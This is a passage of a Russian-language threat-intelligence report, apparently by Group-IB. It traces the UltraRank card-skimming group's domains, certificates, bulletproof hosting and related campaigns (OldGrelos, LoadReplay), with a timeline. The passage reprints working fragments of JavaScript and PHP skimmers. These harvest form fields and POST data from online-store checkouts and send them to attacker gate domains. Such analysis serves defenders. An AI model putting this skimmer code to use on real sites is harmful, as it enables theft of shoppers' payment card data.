В ходе анализа домена `jquery-code[.]su` и использованного вредоносного кода было найдено еще 19 связанных доменов, созданных злоумышленниками для использования в качестве гейтов для сбора украденных данных. Атаки с использованием этих 20 связанных доменов, включая `jquery-code[.]su`, были объединены специалистами Group-IB в одну кампанию, которая получила название **OldGrelos**. В ходе атак на сайты онлайн-магазинов в рамках этой кампании был использован JavaScript-код, схожий с семейством WebRank, включая код снифферов и инжекторов. Однако на данный момент у нас нет достаточных оснований для атрибуции этих атак к исследуемой преступной группе.

i33.php

скрипт, присутствующий почти на всех сайтах, используемых UltraRank для хранения вредоносного кода

Также интересной особенностью сайтов, используемых UltraRank для хранения вредоносного кода, является наличие скрипта **i33.php** почти на всех из них. Этот скрипт выводит служебную информацию, например, время на сервере или содержимое переменной $_SERVER. Различные версии данного скрипта были обнаружены на следующих сайтах:

- `amasty[.]biz`
- `brokercdn[.]com`
- `checkip[.]biz`
- `cloudservice[.]tw`
- `dnsden[.]biz`
- `ebizmart[.]biz`
- `fastmycdn[.]com`
- `info-rank[.]cc`
- `infopromo[.]biz`
- `inforank[.]cc`
- `informaer[.]cc`
- `informaer[.]com`
- `informaer[.]pw`
- `informaer[.]xyz`
- `infostat[.]pw`
- `jsboxcontents[.]com`
- `localserver[.]host`
- `logistic[.]tw`
- `logisticusa[.]biz`
- `opencartmodules[.]biz`
- `rooplancdn[.]com`
- `securemac[.]biz`
- `stat-group[.]com`
- `statistic-info[.]me`
- `system-backup[.]biz`
- `toplevelstatic[.]com`
- `web-rank[.]cc`
- `web-stat[.]me`
- `web-stat[.]pw`
- `web-stats[.]cc`
- `web-stats[.]pw`
- `webdevelopment[.]pw`
- `webstatistic[.]me`
- `webstatistic[.]pw`
- `whoerssl[.]biz`

MaxiDed

хостинг, предоставляющий свои услуги проектам, деятельность которых может быть признана незаконной

Предположительно, файл i33.php был добавлен хостингом, которым преступная группа пользовалась для обслуживания всей своей инфраструктуры. В еще одном аналогичном файле, найденном в инфраструктуре злоумышленников, содержалось название сервиса: **MaxiDed**. MaxiDed – это так называемый bulletproof-хостинг, предоставляющий свои услуги проектам, деятельность которых может быть признана незаконной.

В ходе анализа домена `zigzapframe[.]biz`, относящегося к Campaign 2, был обнаружен связанный с ним SSL-сертификат `62421898fcd134cc03c85de47123197154dee3b7`. В поле CN этого сертификата содержится имя хоста "`a58_sn.host.com`". Данный сертификат был обнаружен на нескольких IP-адресах, которые, в свою очередь, связаны со следующими доменами:

- `statistik[.]site`
- `web-stat[.]biz`
- `webstatistic[.]cc`
- `webstatistic[.]online`
- `webstatistic[.]tech`
- `zigzapframe[.]biz`

Их формат напоминает доменные имена, использованные во время проведения Campaign 5.

Анализ `web-stat[.]biz` показал, что он был использован в качестве гейта во время вредоносной кампании, описанной в апреле 2017 года [6]. В ней использовался JS-сниффер, похожий на WebRank:

```
var 10f6968e8733d6beab37ec66b16790bc4={
    snd:null,
    y66474badc9cc3127dbf59faa45aa6303:'https://web-stat.biz/mainstat_logo.jpg',
    myid:(function(name){
        var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(\)\[\]\\
            \/\+^])/g,'\\$1')+'=([^;]*)'));
        return matches?decodeURIComponent(matches[1]):undefined;
    })('setidd')||(function(){
        var ms=new Date();
        var myid = ms.getTime()+'-'+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
        var date=new Date(new Date().getTime()+60*60*24*1000);
        document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
        return myid;
    })(),
clk:function(){
        10f6968e8733d6beab37ec66b16790bc4.snd=null;
        var inp=document.querySelectorAll('input, select, textarea, checkbox, button');
        for (var i=0;i&lt;inp.length;i++){
            if(inp[i].value.length&gt;0){
                var nme=inp[i].name;
                if(nme==''){nme=i;}
                    10f6968e8733d6beab37ec66b16790bc4.snd+=inp[i].name+'='+inp[i].value+'&';
            }
        }
    },
```

Рисунок 11. Фрагмент вредоносного кода, идентичного снифферам семейства WebRank

[6] https://blog.sucuri.net/2017/04/ecommerce-security-customer-data-breaches-using-images.html

Домен `webstatistic[.]tech` был использован в качестве гейта PHP-сниффера, перехватывающего данные из POST-запросов[7]:

```php
if (count($_POST)>=1){
        $dvs = multi_implode_data('',$_POST,0);
        if($_COOKIE["SESSIID"] != null) {
            $randkey = $_COOKIE["SESSIID"];
        } else {
            $randkey = time().'-'.rand(1111111,9999999999);
            setcookie("SESSIID",$randkey,time()+86000, "/", $_SERVER['HTTP_HOST']);
        }
            $content_info = stream_context_create(array('http' => array(
                    'method' => 'POST',
                    'header' => 'Content-type: application/x-www-form-urlencoded',
                    'content' => http_build_query(array(
                        'info' => base64_encode($dvs),
                        'hostname' => preg_replace('@\.@','_',$_SERVER['HTTP_HOST']),
                        'key' => $randkey)))));
            file_get_contents('https://webstatistic.tech/shop_stats.jpg',false,$content_info);
    }
    function multi_implode_data($vvv,$array,$fi) {
        foreach($array as $val => $key) {
            if(!is_array($key)) {
                if($fi == 1) {
                    $_array[] = $vvv.'['.$val.']='.$key;
                }else {$_array[] = $val.'='.$key;}
            }else {$_array[] = multi_implode_data($val,$key,1);}}
        return implode('&',$_array);
    }
```

Рисунок 12. Фрагмент кода PHP-сниффера

Также был обнаружен идентичный сниффер, использующий в качестве гейта хост `localserver[.]host`, который относится к инфраструктуре Campaign 2.

```php
if (count($_POST)>=1){
    $dvs = multi_implode_data('',$_POST,0);
    if($_COOKIE["SESSIID"] != null) {
        $randkey = $_COOKIE["SESSIID"];
    } else {
        $randkey = time().'-'.rand(1111111,9999999999);
        setcookie("SESSIID",$randkey,time()+86000, "/");
    }
        $content_info = stream_context_create(array('http' => array(
                'method' => 'POST',
                'header' => 'Content-type: application/x-www-form-urlencoded',
                'content' => http_build_query(array(
                    'info' => base64_encode($dvs),
                    'hostname' => preg_replace('@\.@','_',$_SERVER['HTTP_HOST']),
                    'key' => $randkey)))));
        file_get_contents('https://localserver.host/api/index.php',false,$content_info);
}
function multi_implode_data($vvv,$array,$fi) {
    foreach($array as $val => $key) {
        if(!is_array($key)) {
            if($fi == 1) {
                $_array[] = $vvv.'['.$val.']='.$key;
            }else {$_array[] = $val.'='.$key;}
        }else {$_array[] = multi_implode_data($val,$key,1);}}
    return implode('&',$_array);
}
```

Рисунок 13. Фрагмент кода PHP-сниффера, использующего в качестве гейта сайт, созданный в ходе Campaign 2

Дальнейший поиск позволил найти еще как минимум шесть сертификатов, связанных с доменами, использованными в Campaign 2.

[7] https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/backend/b8b27ca1d1fd8188531d6c35b0581faa

Сертификат (SHA1)	CN	Связанные домены
010cecb7f16d7ad5a19a59bfebfd8aa07bc39e38	s33.host.com	amasty[.]biz, checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, system-backup[.]biz, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
3db3c251838a7481d31d5760f20f248a269dc0d2	s34.host.com	checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, logistic[.]tw, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
6484b224eb0c83d61c81367269486d7551569e28	s51.host.com	checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, localserver[.]host, logistic[.]tw, trafficanalyzer[.]biz, webserf[.]biz
6aed22cc86dc364ed7cc76f8781afe7b3a380e4a	s38.host.com	amasty[.]biz, checkip[.]biz, checkoutmodules[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, securemac[.]biz, system-backup[.]biz, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
8ba7f2cde4b613f3c21bf9e53faae9545ac185fb	s44.host.com	securemac[.]biz, system-backup[.]biz
8eec4afa2a4b874c2f236a0a899d71963dda88a7	s45.host.com	amasty[.]biz, checkip[.]biz, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, system-backup[.]biz, trafficanalyzer[.]biz
e27a31bbe383cff6240c0370b04bd459317e38c9	a85.host.com	wheremydata[.]cc

Стоит отметить, что в выводе скрипта i33.php на сайтах, относящихся к Campaign 2, было найдено упоминание имени хоста `s38.host[.]com`, с которым связан сертификат `6aed22cc86dc364ed7cc76f8781afe7b3a380e4a`. Предположительно, выявленные сертификаты являются служебными и были созданы хостингом.

В кампании с применением сниффера WebRank был обнаружен SSL-сертификат, найденный на 76 серверах с различными IP-адресами, которые связаны со всеми использованными в ее рамках доменами: `7aac21d754eec4a9ea01062a362858ff2e5d1f0a`. Данный сертификат был выпущен для домена `localhost[.]localdomain`. Дальнейший поиск позволил найти еще 33 сертификата такого же формата, которые также, предположительно, являются служебными, как и в случае с сертификатами, выпущенными для различных поддоменов .host.com.

Также был найден сервер с IP-адресом `185.254.120.128`, который интересен тем, что с 12 августа 2019 года по 5 ноября 2019 года на нем использовался SSL-сертификат `c008a8894f544b0a9a4474d0aed1b474a9728c55`, выпущенный для домена `localhost[.]localdomain`. Этот сертификат аналогичен тому, который был найден на 76 серверах, связанных с инфраструктурой Campaign 5.

А 30 июля 2019 года на том же сервере был найден сертификат `e27a31bbe383cff6240c0370b04bd459317e38c9`, выпущенный для домена `a85[.]host[.]com`, который схож по формату с теми, что были обнаружены в ходе исследования сертификатов, связанных с инфраструктурой, относящейся к Campaign 2.

Кроме того, с этим сервером связан домен `wheremydata[.]cc`, зарегистрированный в один день с первыми известными доменами, относящимися к Campaign 12. В A-записи домена `wheremydata[.]cc` 4 августа 2019 года был IP-адрес `185.254.120.128`, а до этого данный домен имел IP-адрес `94.242.212.184`, на котором с по 1 июля 2019 года использовался SSL-сертификат `ee011bee911f6d5137f8c39d2aa64a2597cc6989`, выпущенный для домена `a77back[.]host[.]comn`. С 12 августа 2019 года IP-адрес `185.254.120.128` появился в A-записях еще двух доменов, `raizeronet[.]com` и `roopiee[.]com`. На них был обнаружен скрипт i33.php, похожий на те, что были найдены во время исследования инфраструктур, относящихся ко всем трем кампаниям, однако предназначение этих двух сайтов на данный момент неясно. На момент исследования оба домена относятся к IP-адресу `45.141.86.110`.

Причастность UltraRank к другим атакам

В ходе анализа деятельности UltraRank были также обнаружены следы других вредоносных кампаний, в ходе которых был использован схожий код JavaScript-снифферов, однако отсутствовали другие индикаторы, которые позволяли бы однозначно отнести эти кампании к деятельности группы.

Кампания OldGrelos

Первая подобная кампания, названная Group-IB **OldGrelos**, стартовала в конце 2015 года. Первые домены для нее были зарегистрированы в декабре 2015 года, в то время как первые домены Campaign 2 были зарегистрированы в июле – ноябре 2015 года. В ходе заражений OldGrelos атакующие использовали схожий с другими кампаниями JS-сниффер и идентичный код инжектора для внедрения сниффера в тот момент, когда пользователь находится на странице оплаты.

```
var grelos_v={
        snd:null,
        Glink:'https://cloud-jquery.com/cdn/jquery.min.js',
        myid:(function(name){
                var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(
                        \)\[\]\\\/\+^])/g,'\\$1')+'=([^;]*)'));
                return matches?decodeURIComponent(matches[1]):undefined;
        })('setidd')||(function(){
                var ms=new Date();
                var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+
                        11111111);
                var date=new Date(new Date().getTime()+60*60*24*1000);
                document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
                return myid;
        })(),
        base64_encode:function(data){
                var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
                var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
                do{
                        o1=data.charCodeAt(i++);
                        o2=data.charCodeAt(i++);
                        o3=data.charCodeAt(i++);
                        bits=o1<<16 | o2<<8 | o3;
                        h1=bits>>18 & 0x3f;
                        h2=bits>>12 & 0x3f;
                        h3=bits>>6 & 0x3f;
                        h4=bits & 0x3f;
                        enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
                }while(i<data.length);
                switch(data.length%3){
                        case 1:
                                enc=enc.slice(0,-2)+'==';
                                break;
                        case 2:
                                enc=enc.slice(0,-1)+'=';
                                break;
                }
                return enc;
        },
        clk:function(){
                grelos_v.snd=null;
                var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
                for (var i=0;i<inp.length;i++){
                        if(inp[i].value.length>0){
                                var nme=inp[i].name;
                                if(nme==''){nme=i;}
                                grelos_v.snd+=inp[i].name+'='+inp[i].value+'&';
                        }
                }
        },
```

Рисунок 14. Фрагмент кода сниффера, использованного в ходе кампании OldGrelos

Некоторые обнаруженные семплы, относящиеся к этой кампании, используют такой же формат имен переменных, как и семейство WebRank[8], когда в качестве имени переменной в коде используется строка длины 33.

[8] https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/frontend/jquery-code.su.js

Кампания LoadReplay


Вторая вредоносная кампания, получившая название **LoadReplay**, очень похожа на OldGrelos: почти идентичный код JS-сниффера, однако в качестве адреса гейта используется ссылка на корень сайта вместо ссылки на JS-файл или изображение.

Первые домены, относящиеся к данной вредоносной кампании, были зарегистрированы в конце ноября 2017 года.

```
var rabbs_v={
        snd:null,
        Glink:'https://www.magentoreplay.info',
        myid:(function(name){
                var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/([\.$?*|{}\(
                        \)\[\]\\\/\+^])/g,'\\$1')+'=([^;]*)'));
                return matches?decodeURIComponent(matches[1]):undefined;
        })('setidd')||(function(){
                var ms=new Date();
                var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+
                        11111111);
                var date=new Date(new Date().getTime()+60*60*24*1000);
                document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
                return myid;
        })(),
        base64_encode:function(data){
                var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
                var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
                do{
                        o1=data.charCodeAt(i++);
                        o2=data.charCodeAt(i++);
                        o3=data.charCodeAt(i++);
                        bits=o1<<16 | o2<<8 | o3;
                        h1=bits>>18 & 0x3f;
                        h2=bits>>12 & 0x3f;
                        h3=bits>>6 & 0x3f;
                        h4=bits & 0x3f;
                        enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
                }while(i<data.length);
                switch(data.length%3){
                        case 1:
                                enc=enc.slice(0,-2)+'==';
                                break;
                        case 2:
                                enc=enc.slice(0,-1)+'=';
                                break;
                }
                return enc;
        },
        clk:function(){
                rabbs_v.snd=null;
                var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
                for (var i=0;i<inp.length;i++){
                        if(inp[i].value.length>0){
                                var nme=inp[i].name;
                                if(nme==''){nme=i;}
                                rabbs_v.snd+=inp[i].name+'='+inp[i].value+'&';
                        }
                }
        },
```

Рисунок 15. Фрагмент кода сниффера, использованного в ходе кампании LoadReplay

ТАЙМЛАЙН АКТИВНОСТИ ULTRARANK Ключевые события



Этап	Период	Описание
1	**Июль 2015 — Ноябрь 2015**	14 июля 2015 года – создание первого известного домена `securemac[.]biz`, относящегося к Campaign 2. В ноябре этого же года созданы `infopromo[.]biz` и `trafficanalyzer[.]biz`. 18 ноября 2015 года – на сайте `trafficanalyzer[.]biz` создан первый JavaScript-файл, содержащий исходный код сниффера для кражи кредитных карт из онлайн-магазина. Заражение проводилось через внедрение ссылки на скрипт в код атакуемого сайта, в этом случае ссылка на сниффер имела следующий вид: `http://trafficanalyzer[.]biz/<домен онлайн-магазина>/jquery-1.9.2.min.js`
2	**Ноябрь 2015**	В ноябре 2015 года также были зарегистрированы первые два доменных имени, относящихся к кампании OldGrelos: `icon-base[.]biz` и `shop-analytics[.]net`.
3	**Декабрь 2015**	22 декабря 2015 года был зарегистрирован домен `logisticusa[.]biz`, относящийся к Campaign 2. В тот же день на нем был создан первый файл, содержащий код JavaScript-сниффера. Схема заражения аналогична использованной на `trafficanalyzer[.]biz`. Ссылки на файл сниффера также имеют схожий формат: `http://logisticusa.biz/<домен онлайн-магазина>/delivery.js`
4	**Декабрь 2015 — Апрель 2016**	На данном этапе была зарегистрирована основная часть доменов кампании OldGrelos, а также продолжились атаки с использованием снифферов, хранящихся на сайте `logisticusa[.]biz`.
5	**Август 2016**	12 августа 2016 года был зарегистрирован домен `upsbroker[.]com`, относящийся к Campaign 2. Этот домен был использован в атаках на сайты онлайн-магазинов, во время которых ссылка на вредоносный файл JavaScript-сниффера внедрялась в код сайтов, формат ссылки похож на использованные на `logisticusa[.]biz` и `trafficanalyzer[.]biz`: `http://upsbroker.com/<домен онлайн-магазина>/accordion.js`
6	**Сентябрь 2016 — Октябрь 2016**	В сентябре 2016 года был зарегистрирован домен `cloudservice[.]tw`. 19 октября 2016 года на нем был создан первый известный JavaScript-файл. Позднее к этому серверу были привязаны следующие домены: `logistic[.]tw` (зарегистрирован 10 ноября 2016 года), `opencartmodules[.]biz` (19 сентября 2018 года), `checkip[.]biz` (03 августа 2017 года), `dnsden[.]biz` (27 ноября 2016 года).
7	**Октябрь 2016**	23 октября 2016 года были зарегистрированы первые домены, относящиеся к Campaign 5. Предположительно, на данном этапе код сниффера внедрялся непосредственно в код заражаемого сайта, то есть инфраструктура атакующих выступала только в качестве гейтов для сбора украденных данных, поскольку все обнаруженные файлы на инфраструктуре атакующих были созданы позднее.
8	**Ноябрь 2016**	30 ноября 2016 года были созданы два домена, связанные с сервером, на котором был обнаружен SSL-сертификат `62421898fcd134cc03c85de47123197154dee3b7`: `zigzapframe[.]biz`, `web-stat[.]biz`. Позднее были обнаружены семплы сниффера WebRank, использующие хост `web-stat[.]biz` в качестве гейта.
9	**Декабрь 2016**	В ходе Campaign 5 был взломан сервис Conversions On Demand (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `webfotce[.]me`. 23 декабря 2016 года были созданы первые JavaScript-файлы на инфраструктуре, относящейся к Campaign 5. В этих файлах содержался как код, относящийся к семейству снифферов WebRank, так и код, использованный в ходе кампании, относящейся к Campaign 2. Предположительно, этот этап стал началом автоматизированных массовых атак на сайты онлайн-магазинов, когда в код сайта внедрялась ссылка на скрипт, хранящийся на сайте злоумышленников.


Этап	Период	Описание
10	**Январь 2017**	На данном этапе были зарегистрированы еще четыре домена, связанные с сервером, на котором был обнаружен сертификат 62421898fcd134cc03c85de47123197154dee3b7. Одно из этих доменных имен, `webstatistic[.]tech`, созданное 5 января 2017 года, позднее было использовано в качестве гейта для PHP-сниффера, внедренного в легитимный файл CMS Magento, сниффер перехватывал все POST-запросы и отправлял их содержимое на сервер злоумышленников.
11	**Апрель 2017 — Сентябрь 2017**	· Апрель 2017: в ходе Campaign 5 был взломан сервис SAS Net Reviews (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `web-rank[.]pw`. · Май 2017: взлом сервиса Clarity Connect (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `web-stats[.]pw.` · Сентябрь 2017: злоумышленники успешно атаковали итальянскую компанию, занимающуюся разработкой сайтов, в результате чего снифферами были заражены еще пять сайтов, в качестве гейта использовался хост `informaer[.]com`.
